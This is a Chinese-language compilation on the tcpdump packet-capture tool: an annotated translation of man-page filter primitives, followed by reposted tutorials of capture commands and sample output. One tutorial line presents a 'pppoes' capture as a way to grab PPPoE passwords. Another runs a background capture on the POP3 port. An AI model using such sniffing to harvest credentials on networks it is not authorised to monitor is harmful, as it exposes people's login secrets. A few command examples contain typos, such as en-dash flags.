如果抓包所在网络接口的网络掩码不合法，或者此接口根本就没有设置相应网络地址和网络， 亦或是在 linux 下的'any'网络接口上抓包(此'any'接口可以收到系统中不止一个接口的数据包(nt: 实际上，可理解为系统中所有可用的接口)),网络掩码的检查不能正常进行.

ether multicast

如 果数据包是一个以太网多点广播数据包(nt: 多点广播, 可理解为把消息同时传递给一组目的地址, 而不是网络中所有地址,后者为可称为广播(broadcast)), 则与此对应的条件表达式为真. 关键字 ether 可以省略. 此选项的含义与以下条件表达式含义一致:`ether[0] & 1 != 0'(nt: 可理解为, 以太网数据包中第 0 个字节的最低位是 1, 这意味这是一个多点广播数据包).

ip multicast
如果数据包是 ipv4 多点广播数据包, 则与此对应的条件表达式为真.

ip6 multicast
如果数据包是 ipv6 多点广播数据包, 则与此对应的条件表达式为真.

ether proto protocol
如果数据包属于以下以太协议类型, 则与此对应的条件表达式为真.
协议(protocol)字段, 可以是数字或以下所列出了名字: ip, ip6, arp, rarp, atalk(AppleTalk 网络协议),
aarp(nt: AppleTalk Address Resolution Protocol, AppleTalk 网络的地址解析协议),
decnet(nt: 一个由 DEC 公司所提供的网络协议栈), sca(nt: 未知, 需补充),
lat(Local Area Transport, 区域传输协议, 由 DEC 公司开发的以太网主机互联协议),
mopdl, moprc, iso(nt: 未知, 需补充), stp(Spanning tree protocol, 生成树协议, 可用于防止网络中产生链接循环),
ipx (nt: Internetwork Packet Exchange, Novell 网络中使用的网络层协议) , 或者
netbeui(nt: NetBIOS Extended User Interface，可理解为, 网络基本输入输出系统接口扩展).

protocol 字段可以是一个数字或以下协议名之一:ip, ip6, arp, rarp, atalk, aarp, decnet, sca, lat,
mopdl, moprc, iso, stp, ipx, 或者 netbeui.
必须要注意的是标识符也是关键字, 从而必须通过'\'来进行转义.

(SNAP：子网接入协议 （SubNetwork Access Protocol）)

在光纤分布式数据网络接口(其表达元形式可以是'fddi protocol arp'), 令牌环网(其表达元形式可以是'tr protocol

arp'),
以及 IEEE 802.11 无线局域网(其表达元形式可以是'wlan protocol arp')中, protocol
标识符来自 802.2 逻辑链路控制层头,
在 FDDI, Token Ring 或 802.1 头中会包含此逻辑链路控制层头.

当以这些网络上的相应的协议标识为过滤条件时, tcpdump 只是检查 LLC 头部中以 0x000000 为组成单元标识符(OUI, 0x000000
标识一个内部以太网)的一段'SNAP 格式结构'中的 protocol ID 域, 而不会管包中是否有一段 OUI 为 0x000000 的'SNAP 格式结构'(nt: SNAP, SubNetwork Access Protocol,子网接入协议). 以下例外:

iso tcpdump 会检查 LLC 头部中的 DSAP 域(Destination service Access Point, 目标服务接入点)和
SSAP 域(源服务接入点).(nt: iso 协议未知, 需补充)

stp 以及 netbeui
tcpdump 将会检查 LLC 头部中的目标服务接入点(Destination service Access Point);

atalk
tcpdump 将会检查 LLC 头部中以 0x080007 为 OUI 标识的'SNAP 格式结构', 并会检查 AppleTalk etype 域.
(nt: AppleTalk etype 是否位于 SNAP 格式结构中, 未知, 需补充).

此外, 在以太网中, 对于 ether proto protocol 选项, tcpdump 会为 protocol 所指定的协议检查
以太网类型域(the Ethernet type field), 但以下这些协议除外:

iso, stp, and netbeui
tcpdump 将会检查 802.3 物理帧以及 LLC 头(这两种检查与 FDDI, TR, 802.11 网络中的相应检查一致);
(nt: 802.3, 理解为 IEEE 802.3, 其为一系列 IEEE 标准的集合. 此集合定义了有线以太网络中的物理层以及数据链路层的媒体接入控制子层. stp 在上文已有描述)

atalk
tcpdump 将会检查以太网物理帧中的 AppleTalk etype 域 ， 同时也会检查数据包中 LLC 头部中的'SNAP 格式结构'
(这两种检查与 FDDI, TR, 802.11 网络中的相应检查一致)

aarp tcpdump 将会检查 AppleTalk ARP etype 域, 此域或存在于以太网物理帧中, 或存在于 LLC(由 802.2 所定义)的
'SNAP 格式结构'中, 当为后者时, 该'SNAP 格式结构'的 OUI 标识为 0x000000;
(nt: 802.2, 可理解为, IEEE802.2, 其中定义了逻辑链路控制层(LLC), 该层对应于 OSI 网络模型中数据链路层的上层部分.
LLC 层为使用数据链路层的用户提供了一个统一的接口(通常用户是网络层). LLC 层以下是媒体接入控制层(nt: MAC 层,
对应于数据链路层的下层部分).该层的实现以及工作方式会根据不同物理传输媒介的不同而有所区别(比如, 以太网, 令牌环网,
光纤分布数据接口(nt: 实际可理解为一种光纤网络), 无线局域网(802.11), 等等.)

ipx tcpdump 将会检查物理以太帧中的 IPX etype 域, LLC 头中的 IPX DSAP 域，无 LLC 头并对 IPX 进行了封装的 802.3 帧,
以及 LLC 头部'SNAP 格式结构'中的 IPX etype 域(nt | rt: SNAP frame, 可理解为, LLC 头中的'SNAP 格式结构'.
该含义属初步理解阶段, 需补充).

decnet src host
如果数据包中 DECNET 源地址为 host, 则与此对应的条件表达式为真.
(nt:decnet, 由 Digital Equipment Corporation 开发, 最早用于 PDP-11 机器互联的网络协议)

decnet dst host
如果数据包中 DECNET 目的地址为 host, 则与此对应的条件表达式为真.
(nt: decnet 在上文已有说明)

decnet host host
如果数据包中 DECNET 目的地址或 DECNET 源地址为 host, 则与此对应的条件表达式为真.
(nt: decnet 在上文已有说明)

ifname interface
如果数据包已被标记为从指定的网络接口中接收的, 则与此对应的条件表达式为真.
(此选项只适用于被 OpenBSD 中 pf 程序做过标记的包(nt: pf, packet filter, 可理解为 OpenBSD 中的防火墙程序))

on interface
与 ifname interface 含义一致.

rnr num
如果数据包已被标记为匹配 PF 的规则, 则与此对应的条件表达式为真.
(此选项只适用于被 OpenBSD 中 pf 程序做过标记的包(nt: pf, packet filter, 可理解为 OpenBSD 中的防火墙程序))

rulenum num
与 rulenum num 含义一致.

reason code
如果数据包已被标记为包含 PF 的匹配结果代码, 则与此对应的条件表达式为真.有效的结果代码有: match, bad-offset, fragment, short, normalize, 以及 memory.
(此选项只适用于被 OpenBSD 中 pf 程序做过标记的包(nt: pf, packet filter, 可理解为 OpenBSD 中的防火墙程序))

rset name
如果数据包已被标记为匹配指定的规则集, 则与此对应的条件表达式为真.
(此选项只适用于被 OpenBSD 中 pf 程序做过标记的包(nt: pf, packet filter, 可理解为 OpenBSD 中的防火墙程序))

ruleset name
与 rset name 含义一致.

srnr num
如果数据包已被标记为匹配指定的规则集中的特定规则(nt: specified PF rule number, 特定规则编号, 即特定规则),

则与此对应的条件表达式为真.(此选项只适用于被 OpenBSD 中 pf 程序做过标记的包(nt: pf, packet filter, 可理解为 OpenBSD 中的防火墙程序))

subrulenum num
与 srnr 含义一致.

action act
如果包被记录时 PF 会执行 act 指定的动作, 则与此对应的条件表达式为真. 有效的动作有: pass, block.
(此选项只适用于被 OpenBSD 中 pf 程序做过标记的包(nt: pf, packet filter, 可理解为 OpenBSD 中的防火墙程序))

ip, ip6, arp, rarp, atalk, aarp, decnet, iso, stp, ipx, netbeui
与以下表达元含义一致:
ether proto p
p 是以上协议中的一个.

lat, moprc, mopdl
与以下表达元含义一致:
ether proto p
p 是以上协议中的一个. 必须要注意的是 tcpdump 目前还不能分析这些协议.

vlan [vlan_id]
如果数据包为 IEEE802.1Q VLAN 数据包, 则与此对应的条件表达式为真.
(nt: IEEE802.1Q VLAN, 即 IEEE802.1Q 虚拟网络协议, 此协议用于不同网络的之间的互联).
如果[vlan_id] 被指定, 则只有数据包含有指定的虚拟网络 id(vlan_id), 则与此对应的条件表达式为真.
要注意的是, 对于 VLAN 数据包, 在表达式中遇到的第一个 vlan 关键字会改变表达式中接下来关键字所对应数据包中数据的开始位置(即解码偏移). 在 VLAN 网络体系中过滤数据包时, vlan [vlan_id]表达式可以被多次使用. 关键字 vlan 每出现一次都会增加
4 字节过滤偏移(nt: 过滤偏移, 可理解为上面的解码偏移).

例如:
vlan 100 && vlan 200
表示: 过滤封装在 VLAN100 中的 VLAN200 网络上的数据包
再例如:
vlan && vlan 300 && ip
表示: 过滤封装在 VLAN300 网络中的 IPv4 数据包, 而 VLAN300 网络又被更外层的 VLAN 封装

mpls [label_num]
如果数据包为 MPLS 数据包, 则与此对应的条件表达式为真.
(nt: MPLS, Multi-Protocol Label Switch, 多协议标签交换, 一种在开放的通信网上利用标签引导数据传输的技术).

如果[label_num] 被指定, 则只有数据包含有指定的标签 id(label_num), 则与此对应的条件表达式为真.
要注意的是, 对于内含 MPLS 信息的 IP 数据包(即 MPLS 数据包), 在表达式中遇到的第一个 MPLS 关键字会改变表达式中接下来关键字所对应数据包中数据的
开始位置(即解码偏移). 在 MPLS 网络体系中过滤数据包时, mpls [label_num]表达式可以被多次使用. 关键字 mpls 每出现一次都会增加
4 字节过滤偏移(nt: 过滤偏移, 可理解为上面的解码偏移).

例如:
mpls 100000 && mpls 1024
表示: 过滤外层标签为 100000 而层标签为 1024 的数据包

再如:
mpls && mpls 1024 && host 192.9.200.1
表示: 过滤发往或来自 192.9.200.1 的数据包, 该数据包的内层标签为 1024, 且拥有一个外层标签.

pppoed
如果数据包为 PPP-over-Ethernet 的服务器探寻数据包(nt: Discovery packet,
其 ethernet type 为 0x8863),则与此对应的条件表达式为真.
(nt: PPP-over-Ethernet, 点对点以太网承载协议, 其点对点的连接建立分为 Discovery 阶段(地址发现) 和
PPPoE 会话建立阶段 , discovery 数据包就是第一阶段发出来的包. ethernet type
是以太帧里的一个字段，用来指明应用于帧数据字段的协议)

pppoes
如果数据包为 PPP-over-Ethernet 会话数据包(nt: ethernet type 为 0x8864, PPP-over-Ethernet 在上文已有说明, 可搜索关键字'PPP-over-Ethernet'找到其描述), 则与此对应的条件表达式为真.

要注意的是, 对于 PPP-over-Ethernet 会话数据包, 在表达式中遇到的第一个 pppoes 关键字会改变表达式中接下来关键字所对应数据包中数据的
开始位置(即解码偏移).

例如:
pppoes && ip
表示: 过滤嵌入在 PPPoE 数据包中的 ipv4 数据包

tcp, udp, icmp
与以下表达元含义一致:
ip proto p or ip6 proto p
其中 p 是以上协议之一(含义分别为: 如果数据包为 ipv4 或 ipv6 数据包并且其协议类型为 tcp,udp, 或 icmp 则与此对应的条件表达式为真)

iso proto protocol
如果数据包的协议类型为 iso-osi 协议栈中 protocol 协议, 则与此对应的条件表达式为真.(nt: [初解]iso-osi 网络模型中每

层的具体协议与 tcp/ip 相应层采用的协议不同. iso-osi 各层中的具体协议另需补充)

protocol 可以是一个数字编号, 或以下名字中之一:
clnp, esis, or isis.
(nt: clnp, Connectionless Network Protocol, 这是 OSI 网络模型中网络层协议 , esis, isis 未知, 需补充)

clnp, esis, isis
是以下表达的缩写
iso proto p
其中 p 是以上协议之一

l1, l2, iih, lsp, snp, csnp, psnp
为 IS-IS PDU 类型 的缩写.
(nt: IS-IS PDU, Intermediate system to intermediate system Protocol Data Unit, 中间系统到
中间系统的协议数据单元. OSI(Open Systems Interconnection)网络由终端系统, 中间系统构成.
终端系统指路由器, 而终端系统指用户设备. 路由器形成的本地组称之为'区域'（Area）和多个区域组成一个'域'
（Domain）.
IS-IS 提供域内或区域内的路由. l1, l2, iih, lsp, snp, csnp, psnp 表示 PDU 的类型, 具体含义另需补充)

vpi n
如果数据包为 ATM 数据包, 则与此对应的条件表达式为真. 对于 Solaris 操作系统上的 SunATM 设备 ,
如果数据包为 ATM 数据包, 并且其虚拟路径标识为 n, 则与此对应的条件表达式为真.
(nt: ATM, Asychronous Transfer Mode, 实际上可理解为由 ITU-T(国际电信联盟电信标准化部门)提出的一个与
TCP/IP 中 IP 层功能等同的一系列协议, 具体协议层次另需补充)

vci n
如果数据包为 ATM 数据包, 则与此对应的条件表达式为真. 对于 Solaris 操作系统上的 SunATM 设备 ,

如果数据包为 ATM 数据包, 并且其虚拟通道标识为 n, 则与此对应的条件表达式为真.
(nt: ATM, 在上文已有描述)

lane
如果数据包为 ATM LANE 数据包, 则与此对应的条件表达式为真. 要注意的是, 如果是模拟以太网的 LANE 数据包或者 LANE 逻辑单元控制包, 表达式中第一个 lane 关键字会改变表达式中随后条件的测试. 如果没有
指定 lane 关键字, 条件测试将按照数据包中内含 LLC(逻辑链路层)的 ATM 包来进行.

llc
如果数据包为 ATM 数据包, 则与此对应的条件表达式为真. 对于 Solaris 操作系统上的 SunATM 设备 ,
如果数据包为 ATM 数据包, 并且内含 LLC 则与此对应的条件表达式为真

oamf4s
如果数据包为 ATM 数据包, 则与此对应的条件表达式为真. 对于 Solaris 操作系统上的 SunATM 设备 , 如果数据包为 ATM 数据包
并且是 Segment OAM F4 信元(VPI=0 并且 VCI=3), 则与此对应的条件表达式为真.

(nt: OAM, Operation Administration and Maintenance, 操作管理和维护,可理解为:ATM 网络中用于网络管理所产生的 ATM 信元的分类方式.

ATM 网络中传输单位为信元, 要传输的数据终究会被分割成固定长度(53 字节)的信元,
(初理解: 一条物理线路可被复用, 形成虚拟路径(virtual path). 而一条虚拟路径再次被复用, 形成虚拟信道(virtual channel)).
通信双方的编址方式为:虚拟路径编号(VPI)/虚拟信道编号(VCI)).

OAM F4 flow 信元又可分为 segment 类和 end-to-end 类, 其区别未知, 需补充.)

oamf4e

如果数据包为 ATM 数据包, 则与此对应的条件表达式为真. 对于 Solaris 操作系统上的 SunATM 设备 , 如果数据包为 ATM 数据包
并且是 end-to-end OAM F4 信元(VPI=0 并且 VCI=4), 则与此对应的条件表达式为真.
(nt: OAM 与 end-to-end OAM F4 在上文已有描述, 可搜索'oamf4s'来定位)

oamf4
如果数据包为 ATM 数据包, 则与此对应的条件表达式为真. 对于 Solaris 操作系统上的 SunATM 设备 , 如果数据包为 ATM 数据包
并且是 end-to-end 或 segment OAM F4 信元(VPI=0 并且 VCI=3 或者 VCI=4), 则与此对应的条件表达式为真.
(nt: OAM 与 end-to-end OAM F4 在上文已有描述, 可搜索'oamf4s'来定位)

oam
如果数据包为 ATM 数据包, 则与此对应的条件表达式为真. 对于 Solaris 操作系统上的 SunATM 设备 , 如果数据包为 ATM 数据包
并且是 end-to-end 或 segment OAM F4 信元(VPI=0 并且 VCI=3 或者 VCI=4), 则与此对应的条件表达式为真.
(nt: 此选项与 oamf4 重复, 需确认)

metac
如果数据包为 ATM 数据包, 则与此对应的条件表达式为真. 对于 Solaris 操作系统上的 SunATM 设备 , 如果数据包为 ATM 数据包
并且是来自'元信令线路'(nt: VPI=0 并且 VCI=1, '元信令线路', meta signaling circuit, 具体含义未知, 需补充),
则与此对应的条件表达式为真.

bcc
如果数据包为 ATM 数据包, 则与此对应的条件表达式为真. 对于 Solaris 操作系统上的 SunATM 设备 , 如果数据包为 ATM 数据包
并且是来自'广播信令线路'(nt: VPI=0 并且 VCI=2, '广播信令线路', broadcast signaling circuit, 具体含义未知, 需补充),

则与此对应的条件表达式为真.

sc
如果数据包为 ATM 数据包, 则与此对应的条件表达式为真. 对于 Solaris 操作系统上的 SunATM 设备 , 如果数据包为 ATM 数据包
并且是来自'信令线路'(nt: VPI=0 并且 VCI=5, '信令线路', signaling circuit, 具体含义未知, 需补充),
则与此对应的条件表达式为真.

ilmic
如果数据包为 ATM 数据包, 则与此对应的条件表达式为真. 对于 Solaris 操作系统上的 SunATM 设备 , 如果数据包为 ATM 数据包
并且是来自'ILMI 线路'(nt: VPI=0 并且 VCI=16, 'ILMI', Interim Local Management Interface , 可理解为
基于 SNMP(简易网络管理协议)的用于网络管理的接口)
则与此对应的条件表达式为真.

connectmsg

如果数据包为 ATM 数据包, 则与此对应的条件表达式为真. 对于 Solaris 操作系统上的 SunATM 设备 , 如果数据包为 ATM 数据包
并且是来自'信令线路'并且是 Q.2931 协议中规定的以下几种消息: Setup, Calling Proceeding, Connect,
Connect Ack, Release, 或者 Release Done. 则与此对应的条件表达式为真.
(nt: Q.2931 为 ITU(国际电信联盟)制定的信令协议. 其中规定了在宽带综合业务数字网络的用户接口层建立, 维护, 取消网络连接的相关步骤.)

metaconnect
如果数据包为 ATM 数据包, 则与此对应的条件表达式为真. 对于 Solaris 操作系统上的 SunATM 设备 , 如果数据包为 ATM 数据包
并且是来自'元信令线路'并且是 Q.2931 协议中规定的以下几种消息: Setup, Calling Proceeding, Connect,

Connect Ack, Release, 或者 Release Done. 则与此对应的条件表达式为真.

expr relop expr
如果 relop 两侧的操作数(expr)满足 relop 指定的关系, 则与此对应的条件表达式为真.
relop 可以是以下关系操作符之一: >, <, <=, =, !=.
expr 是一个算术表达式. 此表达式中可使用整型常量(表示方式与标准 C 中一致), 二进制操作符(+, -, *, /, &, |, <<, >>), 长度操作符, 以及对特定数据包中数据的引用操作符. 要注意的是, 所有的比较操作都默认操作数是无符号的, 例如, 0x80000000 和 0xffffffff 都是大于 0 的(nt: 对于有符号的比较, 按照补码规则, 0xffffffff 会小于 0). 如果要引用数据包中的数据, 可采用以下表达方式:
proto [expr : size]

proto 的取值可以是以下取值之一:ether, fddi, tr, wlan, ppp, slip, link, ip, arp, rarp, tcp, udp, icmp, ip6 或者 radio. 这指明了该引用操作所对应的协议层.(ether, fddi, wlan, tr, ppp, slip and link 对应于数据链路层, radio 对应于 802.11(wlan,无线局域网)某些数据包中的附带的"radio"头(nt: 其中描述了波特率, 数据加密等信息)).
要注意的是, tcp, udp 等上层协议目前只能应用于网络层采用为 IPv4 或 IPv6 协议的网络(此限制会在 tcpdump 未来版本中进行修改). 对于指定协议的所需数据, 其在包数据中的偏移字节由 expr 来指定.

以上表达中 size 是可选的, 用来指明我们关注那部分数据段的长度(nt:通常这段数据是数据包的一个域), 其长度可以是 1, 2, 或 4 个字节. 如果不给定 size, 默认是 1 个字节. 长度操作符的关键字为 len, 这代码整个数据包的长度.

例如, 'ether[0] & 1 != 0' 将会使 tcpdump 抓取所有多点广播数据包.(nt: ether[0]字节的最低位为 1 表示数据包目的地址是多点广播地址). 'ip[0] & 0xf != 5' 对应抓取所有带有选项的 IPv4 数据包. 'ip[6:2] & 0x1fff = 0'对应抓取没被破碎的 IPv4 数据包或者其片段编号为 0 的已破碎的 IPv4 数据包. 这种数据检查方式也适用于 tcp 和 udp 数据的引用, 即, tcp[0]对应于 TCP 头中第一个字节, 而不是对应任何一个中间的字节.

一些偏移以及域的取值除了可以用数字也可用名字来表达. 以下为可用的一些域(协议头中的域)的名字: icmptype (指 ICMP 协议头
中 type 域), icmpcode (指 ICMP 协议头 code 域), 以及 tcpflags(指 TCP 协议头的 flags 域)

以下为 ICMP 协议头中 type 域的可用取值:
icmp-echoreply, icmp-unreach, icmp-sourcequench, icmp-redirect, icmp-echo, icmp-routeradvert,
icmp-routersolicit, icmp-timx-ceed, icmp-paramprob, icmp-tstamp, icmp-tstampreply,
icmp-ireq, icmp-ireqreply, icmp-maskreq, icmp-maskreply.

以下为 TCP 协议头中 flags 域的可用取值:tcp-fin, tcp-syn, tcp-rst, tcp-push,
tcp-ack, tcp-urg.

tcpdump 抓包规则常用命令

下面的例子全是以抓取 eth0 接口为例，如果不加”-i eth0”是表示抓取所有的接口包括 lo。
首先安装 tcpdump 包：yum install -y tcpdump
1、抓取包含 172.16.1.122 的数据包
tcpdump -i eth0 -vnn host 172.16.1.122

2、抓取包含 172.16.1.0/24 网段的数据包
tcpdump -i eth0 -vnn net 172.16.1.0/24

3、抓取包含端口 22 的数据包
tcpdump -i eth0 -vnn port 22

4、抓取 udp 协议的数据包

tcpdump -i eth0 -vnn udp

5、抓取 icmp 协议的数据包
tcpdump -i eth0 -vnn icmp
6、抓取 arp 协议的数据包
tcpdump -i eth0 -vnn arp

7、抓取 ip 协议的数据包
tcpdump -i eth0 -vnn ip

8、抓取源 ip 是 172.16.1.122 数据包。
tcpdump -i eth0 -vnn src host 172.16.1.122

9、抓取目的 ip 是 172.16.1.122 数据包
tcpdump -i eth0 -vnn dst host 172.16.1.122

10、抓取源端口是 22 的数据包
tcpdump -i eth0 -vnn src port 22

11、抓取源 ip 是 172.16.1.253 且目的 ip 是 22 的数据包
tcpdump -i eth0 -vnn src host 172.16.1.253 and dst port 22

12、抓取源 ip 是 172.16.1.122 或者包含端口是 22 的数据包
tcpdump -i eth0 -vnn src host 172.16.1.122 or port 22

13、抓取源 ip 是 172.16.1.122 且端口不是 22 的数据包
[root@ ftp]# tcpdump -i eth0 -vnn src host 172.16.1.122 and not port 22
14、抓取源 ip 是 172.16.1.2 且目的端口是 22，或源 ip 是 172.16.1.65 且目的端口是 80 的数据包。

tcpdump -i eth0 -vnn \(src host 172.16.1.2 and dst port 22 \) or \(src host 172.16.1.65 and dst port 80 \)

15、抓取源 ip 是 172.16.1.59 且目的端口是 22，或源 ip 是 172.16.1.68 且目的端口是 80 的数据包。
tcpdump -i eth0 -vnn 'src host 172.16.1.59 and dst port 22' or ' src host 172.16.1.68 and dst port 80 '

16、把抓取的数据包记录存到/tmp/fill 文件中，当抓取 100 个数据包后就退出程序。
tcpdump –i eth0 -vnn -w /tmp/fil1 -c 100

17、从/tmp/fill 记录中读取 tcp 协议的数据包
tcpdump –i eth0 -vnn -r /tmp/fil1 tcp

18、从/tmp/fill 记录中读取包含 172.16.1.58 的数据包
tcpdump –i eth0 -vnn -r /tmp/fil1 host 172.16.1.58
tcpdump 抓包并保存成 cap 文件
首选介绍一下 tcpdump 的常用参数
tcpdump 采用命令行方式，它的命令格式为：

tcpdump [-adeflnNOpqStvx] [-c 数量] [-F 文件名]
[-i 网络接口] [-r 文件名] [-s snaplen]
[-T 类型] [-w 文件名] [表达式]

1. tcpdump 的选项介绍

-a 将网络地址和广播地址转变成名字；
-d 将匹配信息包的代码以人们能够理解的汇编格式给出；
-dd 将匹配信息包的代码以 c 语言程序段的格式给出；
-ddd 将匹配信息包的代码以十进制的形式给出；
-e 在输出行打印出数据链路层的头部信息；
-f 将外部的 Internet 地址以数字的形式打印出来；
-l 使标准输出变为缓冲行形式；
-n 不把网络地址转换成名字；

-t 在输出的每一行不打印时间戳；
-v 输出一个稍微详细的信息，例如在 ip 包中可以包括 ttl 和服务类型的信息；
-vv 输出详细的报文信息；
-c 在收到指定的包的数目后，tcpdump 就会停止；
-F 从指定的文件中读取表达式,忽略其它的表达式；
-i 指定监听的网络接口；
-r 从指定的文件中读取包(这些包一般通过-w 选项产生)；
-w 直接将包写入文件中，并不分析和打印出来；
-T 将监听到的包直接解释为指定的类型的报文，常见的类型有 rpc（远程过程调用）和 snmp（简单网络管理协议；）

当网络出现故障时，由于直接用 tcpdump 抓包分析有点困难，而且当网络中数据比较多时更不容易分析，使用 tcpdump 的-w 参数+ethereal 分析会很好的解决这个问题，具体参数如下：

tcpdump -i eth1 -c 2000 -w eth1.cap

-i eth1 只抓 eth1 口的数据

-c 2000 代表数据包的个数，也就是只抓 2000 个数据包

-w eth1.cap 保存成 cap 文件，方便用 ethereal 分析

抓完数据包后 ftp 到你的 FTP 服务器，put 一下，然后用 ethereal 软件打开就可以很直观的分析了

注：有时将.cap 文件上传到 FTP 服务器后，发现用 ethreal 打开时提示数据包大于 65535 个，这是你在 ftp 上传或者下载的时候没有用 bin 的模式上传的原因。

另：有的网站提示在 tcpdump 中用-s 0 命令，例如 tcpdump -i eth1 -c 2000 -s0 -w eth1.cap，可实际运行该命令时系统却提示无效的参数,去掉-s 0 参数即可

例子：

[root@localhost cdr]#tcpdump -i eth0 -t tcp -s 60000 -w diaoxian.cap

[root@localhost cdr]# tcpdump host 58.240.72.195 -s 60000 -w x.cap

tcpdump 的抓包保存到文件的命令参数是-w xxx.cap

抓 eth1 的包

tcpdump -i eth1 -w /tmp/xxx.cap

抓 192.168.1.123 的包
tcpdump -i eth1 host 192.168.1.123 -w /tmp/xxx.cap
抓 192.168.1.123 的 80 端口的包
tcpdump -i eth1 host 192.168.1.123 and port 80 -w /tmp/xxx.cap
抓 192.168.1.123 的 icmp 的包
tcpdump -i eth1 host 192.168.1.123 and icmp -w /tmp/xxx.cap
抓 192.168.1.123 的 80 端口和 110 和 25 以外的其他端口的包
tcpdump -i eth1 host 192.168.1.123 and ! port 80 and ! port 25 and ! port 110 -w /tmp/xxx.cap
抓 vlan 1 的包
tcpdump -i eth1 port 80 and vlan 1 -w /tmp/xxx.cap
抓 pppoe 的密码
tcpdump -i eth1 pppoes -w /tmp/xxx.cap
以 100m 大小分割保存文件， 超过 100m 另开一个文件 -C 100m
抓 10000 个包后退出 -c 10000
后台抓包， 控制台退出也不会影响：
nohup tcpdump -i eth1 port 110 -w /tmp/xxx.cap &
抓下来的文件可以直接用 ethereal 或者 wireshark 打开。 wireshark 就是新版的 ethereal，程序换名了

9 个 tcpdump 使用实例

tcpdump 能帮助我们捕捉并保存网络包，保存下来的网络包可用于分析网络负载情况，包可通过 tcpdump 命令解析，也可以保存成后缀为 pcap 的文件，使用 wireshark 等软件进行查看。

以下将给出 9 个使用 tcpdump 的例子，以说明 tcpdump 的具体使用方法。

1.针对特定网口抓包(-i 选项)

当我们不加任何选项执行 tcpdump 时，tcpdump 将抓取通过所有网口的包；使用-i 选项，我们可以在某个指定的网口抓包：

```
linux:/tmp/lx # tcpdump -i eth0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
10:50:28.607429 IP 10.70.121.92.autodesk-lm > 10.71.171.140.ssh: . ack 116 win 64951
10:50:28.607436 IP 10.71.171.140.ssh > 10.70.121.92.autodesk-lm: P 116:232(116) ack 1 win 12864
10:50:30.384195 arp who-has 128.128.128.35 tell 128.128.128.35
```

以上例子中，tcpdump 抓取所有通过 eth0 的包。

2.抓取指定数目的包(-c 选项)

默认情况下 tcpdump 将一直抓包，直到按下”ctrl+c”中止，使用-c 选项我们可以指定抓包的数量：

```
linux:/tmp/lx # tcpdump -c 2 -i eth0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
10:58:05.656104 IP 10.71.171.140.ssh > 10.70.121.92.autodesk-lm: P 1210443473:1210443589(116) ack 2583117929 win
12864
10:58:05.657074 IP 10.70.121.92.autodesk-lm > 10.71.171.140.ssh: . ack 116 win 65211

2 packets captured
6 packets received by filter
0 packets dropped by kernel
```

以上例子中，只针对 eth0 网口抓 2 个包。

3.将抓到包写入文件中(-w 选项)

使用-w 选项，我们可将抓包记录到一个指定文件中，以供后续分析

```
linux:/tmp/lx # tcpdump -w 20120606.pcap -i eth0
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes

75 packets captured
150 packets received by filter
0 packets dropped by kernel
```

应当保存为.pcap 后缀的文件，方便我们使用 wireshark 等工具读取分析。

4.读取 tcpdump 保存文件(-r 选项)

对于保存的抓包文件，我们可以使用-r 选项进行读取：

```
linux:/tmp/lx # tcpdump -r 20120606.pcap
reading from file 20120606.pcap, link-type EN10MB (Ethernet)
11:01:57.392907 IP 10.71.171.140.ssh > 10.70.121.92.autodesk-lm: P 1210446405:1210446457(52) ack 2583119957 win
12864
11:01:57.392917 IP 10.71.171.140.ssh > 10.70.121.92.autodesk-lm: P 52:168(116) ack 1 win 12864
11:01:57.393649 IP 10.70.121.92.autodesk-lm > 10.71.171.140.ssh: . ack 52 win 65327
```

5.抓包时不进行域名解析(-n 选项)

默认情况下，tcpdump 抓包结果中将进行域名解析，显示的是域名地址而非 ip 地址，使用-n 选项，可指定显示 ip 地址。

6.增加抓包时间戳(-tttt 选项)

使用-tttt 选项，抓包结果中将包含抓包日期：

```
linux:/tmp/lx # tcpdump -n -tttt -i eth0
2012-06-06 11:14:59.539736 IP 10.71.171.140.22 > 10.70.121.95.1787: P 1:53(52) ack 100 win 7504
2012-06-06 11:14:59.539754 IP 10.71.171.140.22 > 10.70.121.95.1787: P 53:105(52) ack 100 win 7504
2012-06-06 11:14:59.539770 IP 10.71.171.140.22 > 10.70.121.95.1787: P 105:157(52) ack 100 win 7504
```

7.指定抓包的协议类型

我们可以只抓某种协议的包，tcpdump 支持指定以下协议：ip,ip6,arp,tcp,udp,wlan 等。以下例子只抓取 arp 协议的包：

```
linux:/tmp/lx # tcpdump -i eth0 arp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
11:22:26.948656 arp who-has 10.10.1.30 tell 10.10.1.26
11:22:27.017406 arp who-has 10.10.1.30 tell 10.10.1.26
11:22:27.078803 arp who-has 10.10.1.30 tell 10.10.1.26
```

8.指定抓包端口

如果想要对某个特定的端口抓包，可以通过以下命令：

```
linux:/tmp/lx # tcpdump -i eth0 port 22
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
```

```
11:41:04.387547 IP 10.70.121.92.autodesk-lm > 10.71.171.140.ssh: . ack 1216136825 win 64751
11:41:04.387891 IP 10.71.171.140.ssh > 10.70.121.92.autodesk-lm: P 1:233(232) ack 0 win 16080
11:41:04.398973 IP 10.70.121.92.autodesk-lm > 10.71.171.140.ssh: P 0:52(52) ack 233 win 64519
```

9.抓取特定目标 ip 和端口的包

网络包的内容中，包含了源 ip 地址、端口和目标 ip、端口，我们可以根据目标 ip 和端口过滤 tcpdump 抓包结果，以下命令说明了此用法：

```
linux:/tmp/lx # tcpdump -i eth0 dst 10.70.121.92 and port 22
```

tcpdump 抓包分析 TCP 三次握手过程

转：http://hi.baidu.com/xxjjyy2008/blog/item/e6566bf837d91903d9f9fdd0.html

一、 tcpdump 使用

1、首先看下 MAN 手册

TCPDUMP(8)

NAME
tcpdump - dump traffic on a network

SYNOPSIS
tcpdump [-AdDeflLnNOpqRStuUvxX] [-c count]
[-C file_size] [-F file]
[-i interface] [-m module] [-M secret]

[-r file] [-s snaplen] [-T type] [-w file]
[-W filecount]
[-E spi@ipaddr algo:secret,...]
[-y datalinktype] [-Z user]
[expression]

选项：

-A 以 ASCII 码显示消息包

-c 指定包个数

-C 配合-w，当写入文件时，先检查文件大小是否已经超过 1M，若超过，生成新文件，文件名为指定文件名加后缀 1。

-d 将匹配信息包的代码以人们能够理解的汇编格式给出

